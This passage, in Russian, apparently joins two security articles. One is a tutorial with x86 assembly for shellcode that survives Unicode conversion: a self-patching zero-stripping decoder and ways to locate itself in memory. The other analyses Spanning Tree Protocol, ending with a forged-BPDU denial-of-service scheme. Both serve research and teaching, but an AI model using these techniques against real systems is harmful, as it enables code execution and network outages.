На случай крайней ситуации: передать управление по адресу, хранящемуся в EAX, можно так:

```
|50               push eax                                       |
|C3               ret                                            |
|________________________________________________________________|
```

---

4 — Стратегия

На первый взгляд создать рабочий шеллкод при таком ограниченном наборе опкодов кажется практически невозможным. Но это не так.

Идея следующая:

Имея рабочий шеллкод, нам нужно избавиться от нулей между каждым байтом. Нам нужен цикл — сделаем его, предполагая, что EAX указывает на наш шеллкод:

```
 _Код_цикла_:___________________________________________________
|                              ; eax указывает на шеллкод        |
|                              ; ebx равен 0x00000000            |
|                              ; ecx равен 0x00000500 (например) |
|                                                                |
|          label:                                               |
|43               inc ebx                                        |
|8A1458           mov byte dl,[eax+2*ebx]                        |
|881418           mov byte [eax+ebx],dl                          |
|E2F7             loop label                                     |
|________________________________________________________________|
```

Проблема: не является Unicode. Превратим в Unicode:

`43 8A 14 58 88 14 18 E2 F7` стало бы:

```
43 00 14 00 88 00 18 00 F7
```

Поскольку мы можем записывать данные по адресу, на который указывает EAX, будет несложно заменить эти нули на исходные значения.

Нам нужно сделать следующее (предполагаем, что EAX указывает на наши данные):

```
|40               inc eax                                        |
|40               inc eax                                        |
|C60058           mov byte [eax],0x58                            |
|________________________________________________________________|
```

Проблема: всё ещё не Unicode. Чтобы два байта `0x40` шли подряд, между ними нужен `00`. Но `00` не подходит — нужно что-то вида `00??00`, не мешающее нашей логике. Подойдёт:

```
                add [ebp+0x0],al   (0x004500)
```

В итоге получаем:

```
|40               inc eax                                        |
|004500           add [ebp+0x0],al                               |
|40               inc eax                                        |
|004500           add [ebp+0x0],al                               |
```

```
|C60058           mov byte [eax],0x58                          |
|_____________________________________________________________|
```

`[40 00 45 00 40 00 45 00 C6 00 58]` — это не что иное, как строка Unicode!

Перед циклом нужно выполнить ряд подготовительных действий:

1. Установить корректный счётчик. Предлагаю установить ECX в `0x0500`, что хватит для шеллкода размером 1280 байт (можно изменить).
2. Установить `EBX = 0x00000000`, чтобы цикл работал правильно.
3. Указать EAX на наш шеллкод для устранения нулей. Это самая сложная часть.

Предполагая, что EAX указывает на наш код, можно составить заголовок, который очистит следующий за ним код от нулей (используем `add [ebp+0x0],al` для выравнивания):

Часть 1: устанавливаем `EBX = 0x00000000` и `ECX = 0x00000500` (приблизительный размер буфера):

```
 _____________________________________________________________
|6A00             push dword 0x00000000                       |
|6A00             push dword 0x00000000                       |
|5D               pop ebx                                     |
|004500           add [ebp+0x0],al                            |
|59               pop ecx                                     |
|004500           add [ebp+0x0],al                            |
|BA00050041       mov edx,0x41000500                          |
|00F5             add ch,dh                                   |
|_____________________________________________________________|
```

Часть 2: патчинг кода цикла.

`43 00 14 00 88 00 18 00 F7` должно стать: `43 8A 14 58 88 14 18 E2 F7`

Нужно пропатчить ровно 4 байта. Используем однобайтовый `mov byte [eax],0x??`:

```
 _____________________________________________________________
|004500           add [ebp+0x0],al                            |
|C6008A           mov byte [eax],0x8A   ; 0x8A                |
|004500           add [ebp+0x0],al                            |
|                                                             |
|40               inc eax                                     |
|004500           add [ebp+0x0],al                            |
|40               inc eax                                     |
|004500           add [ebp+0x0],al                            |
|C60058           mov byte [eax],0x58   ; 0x58                |
|004500           add [ebp+0x0],al                            |
|                                                             |
|40               inc eax                                     |
|004500           add [ebp+0x0],al                            |
|40               inc eax                                     |
|004500           add [ebp+0x0],al                            |
|C60014           mov byte [eax],0x14   ; 0x14                |
|004500           add [ebp+0x0],al                            |
|                                                             |
|40               inc eax                                     |
|004500           add [ebp+0x0],al                            |
|40               inc eax                                     |
|004500           add [ebp+0x0],al                            |
|C600E2           mov byte [eax],0xE2   ; 0xE2                |
|004500           add [ebp+0x0],al                            |
|40               inc eax                                     |
|004500           add [ebp+0x0],al                            |
|_____________________________________________________________|
```

Теперь EAX указывает на конец цикла — то есть на шеллкод.

Часть 3: код цикла (разбавленный нулями):

```
 _____________________________________________________________
|43               db 0x43                                     |
```

```
|00                db 0x00      ; будет перезаписан на 0x8A      |
|14                db 0x14                                       |
|00                db 0x00      ; будет перезаписан на 0x58      |
|88                db 0x88                                       |
|00                db 0x00      ; будет перезаписан на 0x14      |
|18                db 0x18                                       |
|00                db 0x00      ; будет перезаписан на 0xE2      |
|F7                db 0xF7                                       |
|________________________________________________________________|
```

Сразу после этого следует поместить оригинальный рабочий шеллкод.

Подсчитаем размер заголовка (нули не считаются):

```
Часть 1 : 10 байт
Часть 2 : 27 байт
Часть 3 :  5 байт
-------------------
  Итого : 42 байта
```

Это вполне приемлемо: мне удалось уместить удалённый Win32-шеллкод примерно в 450 байт.

Итак, мы это сделали: шеллкод, который работает после преобразования в Unicode!

Но подождите — мы кое-что забыли. Я написал, что предполагал, что EAX указывает ровно на первый нулевой байт кода цикла. Теперь нужно честно объяснить, как этого добиться.

---

5 — Капитан, мы не знаем своих координат!

Проблема проста: чтобы цикл работал, нам нужно патчить память, а значит, нужно знать своё положение в памяти — мы патчим сами себя.

В обычной программе на ассемблере это делается так:

```
 ________________________________________________________________
|call label                                                      |
|                                                                |
|          label:                                                |
|pop eax                                                         |
|________________________________________________________________|
```

Это поместит абсолютный адрес `label` в EAX.

В классическом шеллкоде для обхода нулевых байтов применяется прыжок к меньшему адресу:

```
 ________________________________________________________________
|jmp jump_label                                                  |
|                                                                |
|          call_label:                                           |
|pop eax                                                         |
|push eax                                                        |
|ret                                                             |
|          jump_label:                                           |
|call call_label                                                 |
|                              ; ****                            |
|________________________________________________________________|
```

Это помещает абсолютный адрес `****` в EAX.

Но в нашем случае это невозможно: ни прыжков, ни вызовов. Кроме того, мы не можем сканировать память в поисках сигнатуры. Я уверен, что существуют и другие способы, но я нашёл лишь три:

Идея 1: нам везёт

Если повезёт, один из регистров может указывать на место рядом с нашим кодом. Это произойдёт в 90% случаев. Такой адрес нельзя считать жёстко заданным, поскольку он изменится, если память процесса сдвинется с одной машины на другую. (Программа перед краем должна была использовать ваши данные, а значит, иметь на них указатели.)

Мы знаем, что можем прибавлять что угодно только к EAX, поэтому:

• используем XCHG, чтобы поместить приблизительный адрес в EAX;
• затем добавляем значение к EAX, смещая его куда нужно.

Нельзя использовать `add al,r8` или `and ah,r8`, помните:
`EAX=0x000000FF` + `add al,1` = `EAX=0x00000000`

Поэтому эти манипуляции дадут разные результаты в зависимости от содержимого EAX.

Всё, что у нас есть: `add eax,0x??00??00`. Можно добавить, например, `0x1200` к EAX:

```
 _____________________________________________________________
|0500110001        add eax,0x01001100                         |
|05000100FF        add eax,0xFF000100                         |
|_____________________________________________________________|
```

Затем — добавить выравнивающие данные, чтобы EAX указывал на нужное место. Например:

0500110001 add eax,0x01001100
05000100FF add eax,0xFF000100
_____

Отлично подходит для выравнивания. (Возможно, потребуется дополнительный `inc EAX`.)

Этот метод может потребовать дополнительного пространства (максимум 128 байт, поскольку мы можем получить EAX по ближайшему адресу с точностью до `0x100`, а затем добавить выравнивающие байты. Так как каждые 2 байта в буфере соответствуют 1 байту из-за добавленных нулей, в худшем случае нужно добавить `0x100 / 2 = 128 байт`).

Идея 2: немного меньше удачи

Если в регистрах нет подходящего адреса, попробуйте поискать его в стеке — лишь бы ESP не был перезаписан после переполнения. Просто выталкивайте значения из стека, пока не найдёте подходящий адрес. Этот метод нельзя описать универсально, но стек всегда содержит адреса, которые приложение использовало до того, как вы в него вмешались. Обратите внимание: можно использовать POPAD для выталкивания EDI, ESI, EBP, EBX, EDX, ECX и EAX. Затем применяем тот же метод, что выше.

Идея 3: только не судите строго

Предположим, у нас нет интересных регистров, их значения меняются от попытки к попытке, и в стеке тоже ничего полезного.

Крайний случай — применяем старый стиль самурайской самоубийственной атаки.

Последняя идея:

1. Взять «случайное» место в памяти с доступом на запись.
2. Пропатчить его тремя байтами.
3. Вызвать это место относительным вызовом.

Первая часть — наиболее рискованная: нужно найти адрес в доступном для записи разделе. Лучше выбрать конец раздела, заполненного нулями. Проще всего взять раздел `.data` целевого исполняемого файла PE: как правило, это достаточно большой раздел с флагами Read/Write/Data. Нет проблем «жёстко закодировать» адрес в этой области — выберем произвольную точку внутри неё.

Предположим, адрес — `0x004F1200`. Используя рассмотренное ранее, легко установить EAX в это значение:

```
|B8004F00AA        mov eax,0xAA004F00        ; EAX = 0xAA004F00  |
|50                push eax                                      |
|4C                dec esp                                       |
|58                pop eax                   ; EAX = 0x004F00??  |
|B000              mov al,0x0                ; EAX = 0x004F0000  |
|B9001200AA        mov ecx,0xAA001200                            |
|00EC              add ah,ch                                     |
|                                 ; итого : EAX = 0x004F1200     |
|_______________________________________________________________|
```

Теперь пропатчим эту доступную для записи область памяти следующим образом (угадайте чем):

```
|pop eax                                                        |
|push eax                                                       |
|ret                                                            |
|_______________________________________________________________|
```

Шестнадцатеричный код патча: `[58 50 C3]`

После вызова этого адреса у нас в EAX будет указатель на наш код. Это решит все проблемы. Патчим:

EAX содержит адрес, который мы патчим. Сначала запишем `58 00 C3 00`, затем сдвинем EAX на 1 байт вперёд и вставим последний байт `0x50` между двумя другими. (Помните: байты кладутся в стек в обратном порядке.)

```
|C7005800C300      mov dword [eax],0x00C30058                   |
|40                inc eax                                      |
|C60050            mov byte [eax],0x50                          |
|_______________________________________________________________|
```

Патчинг завершён. Теперь нужно вызвать это место. Да, я говорил, что вызовы недоступны — но это крайний случай, поэтому используем относительный вызов:

```
|E800??00!!        call (here + 0x!!00??00)                     |
|                                  (**)                         |
|_______________________________________________________________|
```

Чтобы этот метод сработал, нужно пропатчить конец большого раздела памяти, заполненного нулями. Тогда можно вызывать произвольно в этой области — выполнится наш трёхбайтный код.

После этого вызова EAX будет содержать адрес `(**)`. Нам остаётся лишь прибавить к EAX значение, которое легко вычислить: это просто разница между двумя смещениями в нашем коде. Поскольку добавить нужно меньше `0x100`, метод `add eax, imm32` не подходит. Воспользуемся другим:

```
add dword [eax], byte 0x??
```

Это позволяет добавить байт к двойному слову — идеально. EAX указывает на `(**)`, этим местом в памяти можно воспользоваться для вычисления нового значения EAX. Допустим, нужно прибавить `0x??` к eax:

(Замечание: `0x??` не должен превышать `0x80`, так как используемая инструкция `add dword [eax], byte 0x??` является знаковой: при большом значении она вычитает вместо сложения. Тогда добавьте `0x100` и выровняйте код — но это вряд ли понадобится: 42*2 байт недостаточно велико.)

```
 ____________________________________________________________
|0400              add al,0x0   ; байт 0x04 будет перезаписан  |
|8900              mov [eax],eax                               |
|8300??            add dword [eax],byte 0x??                   |
|8B00              mov eax,[eax]                               |
|______________________________________________________________|
```

Отлично: EAX теперь указывает ровно на первый нулевой байт `loop_code`, как и требовалось. Осталось вычислить `0x??` — просто подсчитайте байты (включая нули) между `loop_code` и вызовом: получится `0x5A`.

---

6 — Заключение

В итоге нам удалось создать «юни-шеллкод», который не искажается после преобразования строки в Unicode. Буду рад другим идеям и методам для решения этой задачи — уверен, есть много вещей, которые я не рассмотрел.

Благодарности:
• NASM — компилятор и дизассемблер (нравится его стиль)
• Datarescue IDA
• Numega SoftIce
• Intel и её процессоры

Документация:
• http://www.intel.com — официальная документация по ассемблеру Intel

Привет:
• rix — за красивые идеи в его статьях
• Tomripley — который всегда помогает, когда нужна помощь!

---

7 — Приложение: Код

Для экспериментов привожу несколько строк кода (в стиле NASM). Это не полноценный пример, а собранные воедино все фрагменты из статьи, чтобы не искать по всему тексту.

```
; - main.asm ----------------------------------------------------------------
%include "\Nasm\include\language.inc"

[global main]

segment .code public use32
..start:

; ****************************************
; *   Assuming EAX points to (*) (see below)  *
; ****************************************

;
; Setting EBX to 0x00000000 and ECX to 0x00000500
;
```

```
push byte 00□      ; 6A00
push byte 00□      ; 6A00
pop ebx               ; 5D
add [ebp+0x0],al      ; 004500
pop ecx               ; 59
add [ebp+0x0],al      ; 004500
mov edx,0x41000500    ; BA00050041
add ch,dh             ; 00F5


;
; Setting the loop_code
;
add [ebp+0x0],al      ; 004500
mov byte [eax],0x8A   ; C6008A
add [ebp+0x0],al      ; 004500

inc eax               ; 40
add [ebp+0x0],al      ; 004500
inc eax               ; 40
add [ebp+0x0],al      ; 004500
mov byte [eax],0x58   ; C60058
add [ebp+0x0],al      ; 004500

inc eax               ; 40
add [ebp+0x0],al      ; 004500
inc eax               ; 40
add [ebp+0x0],al      ; 004500
mov byte [eax],0x14   ; C60014
add [ebp+0x0],al      ; 004500

inc eax               ; 40
add [ebp+0x0],al      ; 004500
inc eax               ; 40
add [ebp+0x0],al      ; 004500
mov byte [eax],0xE2   ; C600E2
add [ebp+0x0],al      ; 004500
inc eax               ; 40
add [ebp+0x0],al      ; 004500

;
; Loop_code
;

db 0x43
db 0x00 ;0x8A         (*)
db 0x14
db 0x00 ;0x58
db 0x88
db 0x00 ;0x14
db 0x18
db 0x00 ;0xE2
db 0xF7

; < Вставьте 'unicode' шеллкод здесь >

; - methode1.asm ------------------------------------------------------------
; ******************************************
; *        Adjusts EAX (+ 0xXXYY bytes)       *
; ******************************************

; N.B : 0xXX != 0x00

add eax,0x0100XX00    ; 0500XX0001
add [ebp+0x0],al      ; 004500
add eax,0xFF000100    ; 05000100FF
add [ebp+0x0],al      ; 004500

                           ; мы добавили 0x(XX+1)00 к EAX

; используем : add al,0x0 как инструкцию NOP :
```

```
add al,0x0            ; 0400
add al,0x0            ; 0400
add al,0x0            ; 0400
; [...]   <--  (0x100 - 0xYY) /2  раз
add al,0x0            ; 0400
add al,0x0            ; 0400
add al,0x0            ; 0400

; (N.B) если 0xYY нечётное, добавьте :
dec eax               ; 48
add [ebp+0x0],al      ; 004500

; - methode2.asm ------------------------------------------------------------
; ******************************************
; *         Basically : POPs and XCHG         *
; ******************************************

popad                 ; 61
add [ebp+0x0],al      ; 004500
xchg eax, ?           ; 1 ненулевой байт  (разберитесь, что делать здесь)
add [ebp+0x0],al      ; 004500

; повторите при необходимости, затем примените метод 1

; - methode3.asm ------------------------------------------------------------
; ******************************************
; *                Using a CALL               *
; ******************************************

; Получаем нужный адрес

mov eax,0xAA00??00         ; B800??00AA
add [ebp+0x0],al           ; 004500
push eax                   ; 50
add [ebp+0x0],al           ; 004500
dec esp                    ; 4C
add [ebp+0x0],al           ; 004500
pop eax                    ; 58
add [ebp+0x0],al           ; 004500
mov al,0x0                 ; B000
mov ecx,0xAA00!!00         ; B900!!00AA
add ah,ch                  ; 00EC
add [ebp+0x0],al           ; 004500

; EAX = 0x00??!!00

; грубый патч, согласен
mov dword [eax],0x00C30058 ; C7005800C300
inc eax                    ; 40
add [ebp+0x0],al           ; 004500
mov byte [eax],0x50        ; C60050
add [ebp+0x0],al           ; 004500

          ; молимся и вызываем

call 0x????????            ; E800!!00??

add [ebp+0x0],al           ; 004500

; затем добавляем 90d = 0x5A к EAX (чтобы добраться до (*), где находится loop_code)
; случай, когда 0xXX = 0x00, поэтому метод 1 не подходит

add al,0x0                 ; 0400     потому что патчим по [eax]

mov [eax],eax              ; 8900
add dword [eax],byte 0x5A  ; 83005A
add [ebp+0x0],al           ; 004500
mov eax,[eax]              ; 8B00

; EAX указывает на самый первый нулевой байт loop_code
```

Fun with the Spanning Tree Protocol

Автор: Oleg K. Artemjev, Vladislav V. Myasnyankin

Введение

Разработанная в первой половине 80-х годов Международной организацией по стандартизации (ISO) семиуровневая модель взаимодействия открытых систем (OSI) представляет собой иерархическую структуру, в которой каждый уровень имеет строго определённые задачи и интерфейсы к вышележащему и нижележащему уровням. В силу бизнес-требований современное оборудование на 2-м уровне OSI поддерживает не только традиционную пересылку кадров и разрешение аппаратных адресов, но и обеспечивает резервирование, мультиплексирование, балансировку нагрузки и разделение информационных потоков. К сожалению, вопросы безопасности на этом уровне нередко остаются без внимания. В данной статье мы покажем уязвимости в реализации и алгоритме одного из протоколов второго (канального, MAC+LLC) уровня OSI — протокола связующего дерева (Spanning Tree Protocol, STP). В работе использованы наши материалы, опубликованные на русском языке: [2], [4].

Поскольку мы публикуем информацию об уязвимостях безопасности до появления исправлений на рынке и поскольку эта информация может быть использована злоумышленником, статья написана таким образом, чтобы новички (известные также как «script kiddies» или «black hats» — см. [1]) не могли использовать её как пошаговую инструкцию. Мы понимаем, что у разных людей разное мнение по этому вопросу, однако считаем, что это практически единственный способ побудить производителей быстрее устранять ошибки. Разумеется, мы уже уведомили некоторых вендоров (Cisco, Avaya) об этих уязвимостях, но ответ был примерно следующим: «если это не приносит денег — мы не будем вкладываться». Поскольку нас интересует высокий уровень безопасности используемых нами коммутаторов и маршрутизаторов, мы вынуждены публиковать результаты своих исследований — тем самым оказывая давление на производителей с целью внедрения реальной защиты в их устройства. Также отметим, что вендоры уже были уведомлены через bugtraq, а некоторые — Cisco и Avaya — напрямую. Первая наша публикация на русском языке, посвящённая уязвимостям STP, была сделана около года назад.

Объём материалов, накопленных при анализе протокола STP, слишком велик для одной журнальной статьи. Полная информация доступна в Интернете на странице проекта ([3]) с теми же ограничениями, что и данная публикация (см. лицензию ниже).

Лицензия

В знак несогласия с тенденцией к запрету публикаций об уязвимостях в программном обеспечении (широко известной общественности как закон DMCA в США [Digital Millennium Copyright Act]), данные материалы распространяются на следующих условиях:

Что такое STP?

Основная задача протокола STP — автоматическое управление топологией сети с резервными каналами. В общем случае практически все типы сетей не допускают наличия петель (колец) в своей структуре. Действительно, если сетевое оборудование соединено избыточными линиями, то без дополнительных мер кадры будут доставляться получателю в нескольких экземплярах, что приведёт к сбою. Однако бизнес требует резервирования, поэтому и существует STP: он следит за тем, чтобы все физические петли были логически отключены до тех пор, пока одна из линий не выйдет из строя — в этом случае STP активирует резервную линию. STP должен гарантировать, что в каждый момент времени активна лишь одна из нескольких дублирующих линий, и автоматически переключаться между ними по требованию (при сбое или изменении физической топологии).

Как работает STP?

STP начинает работу с построения граф-дерева, начинающегося в «корне». Одно из STP-совместимых устройств становится корневым по итогам выборов. Каждое STP-совместимое устройство (это может быть коммутатор, маршрутизатор или иное оборудование — для простоты в

дальнейшем именуемое «мостом») с момента включения заявляет о своём статусе корневого, рассылая специальные данные, называемые Bridge Protocol Data Unit (BPDU — см. [9]), через все порты. Адрес получателя в пакетах BPDU является групповым (multicast), что позволяет BPDU проходить через «неинтеллектуальное» оборудование — концентраторы и коммутаторы без поддержки STP.

Говоря «адрес», мы имеем в виду MAC-адрес, поскольку STP работает на уровне управления доступом к среде (MAC). Таким образом, все вопросы, связанные с STP и его уязвимостями, в равной мере относятся к различным методам передачи данных: Ethernet, Token Ring и другим.

Получив BPDU от другого устройства, мост сравнивает полученные параметры со своими и в зависимости от результата решает — прекратить или продолжать претендовать на статус корневого. По завершении выборов корневым становится устройство с наименьшим значением идентификатора моста. Идентификатор моста представляет собой комбинацию MAC-адреса моста и заданного приоритета моста. Очевидно, что в сети с единственным STP-совместимым устройством оно и будет корневым.

Назначенный корневой мост («Designated Root Bridge» по стандарту) не несёт никаких дополнительных обязанностей — он служит лишь начальной точкой для построения графа топологии. Для всех остальных мостов в сети STP определяет «корневой порт» (Root Port) — порт, ближайший к корневому мосту. От прочих портов, подключённых к мосту, он отличается своим идентификатором — комбинацией MAC-адреса и заданного для порта приоритета.

Стоимость пути до корня (Root Path Cost) также является значимым для выборов STP параметром — она вычисляется как сумма стоимостей пути: до корневого порта данного моста и всех стоимостей пути до корневых портов всех остальных мостов на маршруте к корневому мосту.

Помимо «главного» корневого моста STP определяет логическую сущность — «назначенный мост» (Designated Bridge): статус его владельца присваивается главному мосту, обслуживающему данный сегмент локальной сети. Это также предмет выборов.

Аналогично STP определяет для каждого сегмента сети назначенный порт (Designated Port), обслуживающий данный сегмент, и соответствующую ему «стоимость назначения» (Designated Cost).

После завершения всех выборов сеть переходит в стабильную фазу. Это состояние характеризуется следующими условиями:

• В сети существует только одно устройство, заявляющее себя корневым; все остальные периодически подтверждают этот статус.
• Корневой мост периодически рассылает BPDU через все свои порты. Интервал рассылки называется «Hello Time».
• В каждом сегменте локальной сети имеется единственный назначенный корневой порт, и весь трафик к корневому мосту проходит через него. По сравнению с другими мостами он имеет наименьшее значение стоимости пути до корневого моста; при равенстве этих значений назначается порт с наименьшим идентификатором (MAC плюс приоритет).
• BPDU принимаются и отправляются STP-совместимым узлом на каждом порту, в том числе отключённых протоколом STP. Исключение составляют порты, отключённые администратором.
• Каждый мост пересылает кадры только между корневым портом и назначенными портами соответствующих сегментов. Все остальные порты заблокированы.

Из последнего пункта следует, что STP управляет топологией, переводя порты между следующими состояниями:

Blocking (Блокировка): Порт заблокирован (не обрабатывает пользовательские кадры), но принимает STP BPDU.

Listening (Прослушивание): 1-я стадия перед переходом в пересылку. STP-кадры (BPDU) обрабатываются, пользовательские кадры не обрабатываются. Адреса ещё не изучаются, поскольку на этом этапе в таблице коммутации могут появиться ошибочные данные.

Learning (Обучение): 2-я стадия подготовки к состоянию пересылки. BPDU обрабатываются полностью; пользовательские кадры используются только для построения таблицы коммутации и не пересылаются.

Forwarding (Пересылка): Рабочее состояние портов с точки зрения пользователя — обрабатываются все кадры: STP и пользовательские.

В период реконфигурации топологии сети все порты мостов находятся в одном из трёх состояний — Blocking, Listening или Learning: пользовательские кадры не доставляются, и сеть работает только «на себя», а не на пользователя.

В стабильном состоянии все мосты ожидают периодических Hello BPDU от корневого моста. Если в течение периода, определяемого Max Age Time, Hello BPDU не поступал, мост решает, что либо корневой мост отключён, либо связь с ним прервана. В этом случае инициируется реконфигурация топологии сети. Задавая соответствующие параметры, можно регулировать скорость обнаружения мостами изменений топологии и активации резервных каналов.

Подробнее

Ниже приведена структура конфигурационного BPDU STP согласно стандарту 802.1d:

Offset	Name	Size
1	Protocol Identifier	2 bytes
	Protocol Version Identifier	1 byte
	BPDU type	1 byte
	Flags	1 byte
	Root Identifier	8 bytes
	Root Path Cost	4 bytes
	Bridge Identifier	8 bytes
	Port Identifier	2 bytes
	Message Age	2 bytes
	Max Age	2 bytes
	Hello Time	2 bytes
35	Forward Delay	2 bytes

На языке C:

```
typedef struct {

Bpdu_type  type;
Identifier root_id;
Cost       root_path_cost;
Identifier bridge_id;
```

```
Port_id    port_id;
Time       message_age;
Time       max_age;
Time       hello_time;
Time       forward_delay;
Flag       topology_change_acknowledgement;
Flag       topology_change;

} Config_bpdu;
```

Вот как это выглядит в tcpdump:

```
----------------------screendump-----------------------------
[root@ws002 root]# tcpdump -c 3 -t -i eth0 stp
tcpdump: listening on eth0
802.1d config 8000.00:50:e2:bd:58:40.8002 root 8000.00:50:e2:bd:58:40 pathcost 0 age 0 max 20 hello 2 fdelay
802.1d config 8000.00:50:e2:bd:58:40.8002 root 8000.00:50:e2:bd:58:40 pathcost 0 age 0 max 20 hello 2 fdelay
802.1d config 8000.00:50:e2:bd:58:40.8002 root 8000.00:50:e2:bd:58:40 pathcost 0 age 0 max 20 hello 2 fdelay
3 packets received by filter
0 packets dropped by kernel
[root@ws002 root]#
----------------------screendump-----------------------------
```

И с дополнительной информацией:

```
----------------------screendump-----------------------------
[root@ws002 root]# tcpdump -vvv -e -l -xX -ttt -c 3 -i eth0 stp
tcpdump: listening on eth0
000000 0:50:e2:bd:58:42 1:80:c2:0:0:0 0026 64: 802.1d config \
8000.00:50:e2:bd:58:40.8002 root 8000.00:50:e2:bd:58:40 pathcost 0 \
age 0 max 20 hello 2 fdelay 15
0x0000   4242 0300 0000 0000 8000 0050 e2bd 5840        BB.........P..X@
0x0010   0000 0000 8000 0050 e2bd 5840 8002 0000        .......P..X@....
0x0020   1400 0200 0f00 0000 0000 0000 0000 7800        ..............x.
0x0030   0c00                                           ..
2. 002912 0:50:e2:bd:58:42 1:80:c2:0:0:0 0026 64: 802.1d config \
8000.00:50:e2:bd:58:40.8002 root 8000.00:50:e2:bd:58:40 pathcost 0 \
age 0 max 20 hello 2 fdelay 15
0x0000   4242 0300 0000 0000 8000 0050 e2bd 5840        BB.........P..X@
0x0010   0000 0000 8000 0050 e2bd 5840 8002 0000        .......P..X@....
0x0020   1400 0200 0f00 0000 0000 0000 0000 7800        ..............x.
0x0030   0c00                                           ..
2. 046164 0:50:e2:bd:58:42 1:80:c2:0:0:0 0026 64: 802.1d config \
8000.00:50:e2:bd:58:40.8002 root 8000.00:50:e2:bd:58:40 pathcost 0 \
age 0 max 20 hello 2 fdelay 15
0x0000   4242 0300 0000 0000 8000 0050 e2bd 5840        BB.........P..X@
0x0010   0000 0000 8000 0050 e2bd 5840 8002 0000        .......P..X@....
0x0020   1400 0200 0f00 0000 0000 0000 0000 7800        ..............x.
0x0030   0c00                                           ..
3 packets received by filter
0 packets dropped by kernel
[root@ws002 root]#
----------------------screendump-----------------------------
```

То же самое в целом достигается с помощью псевдонима multicast в синтаксисе tcpdump (если в целевой сети нет иного multicast-трафика):

```
----------------------screendump-----------------------------
[root@ws002 root]# tcpdump -vvv -e -l -xX -ttt -c 3 -i eth0 multicast
tcpdump: listening on eth0
000000 0:50:e2:bd:58:42 1:80:c2:0:0:0 0026 64: 802.1d config \
8000.00:50:e2:bd:58:40.8002 root 8000.00:50:e2:bd:58:40 pathcost 0 \
age 0 max 20 hello 2 fdelay 15
0x0000   4242 0300 0000 0000 8000 0050 e2bd 5840        BB.........P..X@
0x0010   0000 0000 8000 0050 e2bd 5840 8002 0000        .......P..X@....
0x0020   1400 0200 0f00 0000 0000 0000 0000 7800        ..............x.
0x0030   0c00                                           ..
2. 004863 0:50:e2:bd:58:42 1:80:c2:0:0:0 0026 64: 802.1d config \
8000.00:50:e2:bd:58:40.8002 root 8000.00:50:e2:bd:58:40 pathcost 0 \
age 0 max 20 hello 2 fdelay 15
0x0000   4242 0300 0000 0000 8000 0050 e2bd 5840        BB.........P..X@
```

```
0x0010   0000 0000 8000 0050 e2bd 5840 8002 0000        .......P..X@....
0x0020   1400 0200 0f00 0000 0000 0000 0000 7800        ..............x.
0x0030   0c00                                           ..
2. 006193 0:50:e2:bd:58:42 1:80:c2:0:0:0 0026 64: 802.1d config \
8000.00:50:e2:bd:58:40.8002 root 8000.00:50:e2:bd:58:40 pathcost 0 \
age 0 max 20 hello 2 fdelay 15
0x0000   4242 0300 0000 0000 8000 0050 e2bd 5840        BB.........P..X@
0x0010   0000 0000 8000 0050 e2bd 5840 8002 0000        .......P..X@....
0x0020   1400 0200 0f00 0000 0000 0000 0000 7800        ..............x.
0x0030   0c00                                           ..
3 packets received by filter
0 packets dropped by kernel
[root@ws002 root]#
---------------------screendump----------------------------
```

Как видно, в нормальных условиях STP-кадры поступают приблизительно с интервалом Hello Time (здесь — 2 секунды).

STP и VLAN

Несколько слов об особенностях функционирования STP в сетях с виртуальными локальными сетями (VLAN). Включение этого режима на коммутаторе логически эквивалентно его замене несколькими (по числу VLAN) коммутаторами, даже если физически между VLAN нет разделения среды передачи. Казалось бы, логично ожидать здесь отдельных деревьев STP, однако эта возможность поддерживается лишь частью оборудования (например, Intel 460T поддерживает только одно дерево STP для всех VLAN; в коммутаторах семейства Avaya Cajun отдельное связующее дерево доступно лишь в старших моделях). Эти факты разрушают надежду на локализацию возможных STP-атак в рамках одного VLAN. Но угрозы существуют даже при наличии отдельных деревьев связующего дерева на каждый VLAN.

Некоторые производители реализуют в своих устройствах расширенные функции, связанные с STP: например, Spanning Tree Portfast в Cisco (см. [11]) и STP Fast Start в некоторых коммутаторах 3Com (см. [12]). Их суть будет описана ниже. Кроме того, ряд компаний поддерживает собственные реализации STP, например Dual Layer STP от Avaya. Существуют также модификации STP для других типов сетей (например, DECnet). Хочется подчеркнуть их принципиальное сходство: различия лишь в деталях и расширенных возможностях (так, в Avaya Dual Layer STP деревья могут завершаться на портах с поддержкой 802.1q). Все эти реализации страдают теми же недостатками, что и их прототипы. Неопубликованные проприетарные протоколы создают ещё одну проблему: только разработчики могут решить их проблемы, поскольку полный обратный инжиниринг (необходимый для разработки качественных решений по устранению ошибок) значительно сложнее, чем поверхностный, требуемый для реализации атак, а публикация результатов может служить доказательством факта обратного инжиниринга, что может быть незаконным.

Возможные схемы атак

Идея первой группы атак лежит практически «на поверхности». По существу, принцип STP позволяет легко организовать атаку типа «отказ в обслуживании» (DoS). Действительно, согласно стандарту при реконфигурации связующего дерева все порты задействованных устройств не передают пользовательские кадры. Таким образом, чтобы вывести сеть (или хотя бы один из её сегментов) в неработоспособное состояние, достаточно заставить STP-совместимые устройства выполнять бесконечную реконфигурацию. Это можно реализовать, инициируя выборы, например,

корневого моста, назначенного моста или корневого порта — фактически любого объекта выборов. К счастью для злоумышленников, STP не имеет никакой аутентификации, что позволяет им легко добиться этого, отправляя поддельные BPDU.

Программа для построения BPDU может быть написана на любом языке высокого уровня, имеющем интерфейс raw-сокетов (образцы кода на C и управляющий shell-скрипт доступны на домашней странице нашего проекта — [5], [6]). Другой способ — использовать стандартные утилиты управления связующим деревом, например из проекта Linux Bridge ([13]), однако в этом случае невозможно манипулировать параметрами STP со значениями, выходящими за рамки стандартной спецификации. Ниже рассмотрим базовые схемы потенциально возможных атак.

Вечные выборы

Злоумышленник наблюдает за сетью с помощью снифера (сетевого анализатора) и ожидает одного из периодических конфигурационных BPDU от корневого моста (содержащего его идентификатор). После этого он отправляет в сеть BPDU с идентификатором, меньшим, чем полученный (id=id-1), — тем самым претендуя на роль корневого моста и инициируя выборы. Затем он уменьшает идентификатор на 1 и повторяет процедуру. Каждый шаг инициирует новую волну выборов. Когда идентификатор достигает своего минимального значения, злоумышленник возвращается к значению, вычисленному в начале атаки. В результате сеть будет бесконечно находиться в процессе выборов корневого моста, и порты STP-совместимых устройств никогда не перейдут в состояние пересылки, пока атака продолжается.

Исчезновение корня

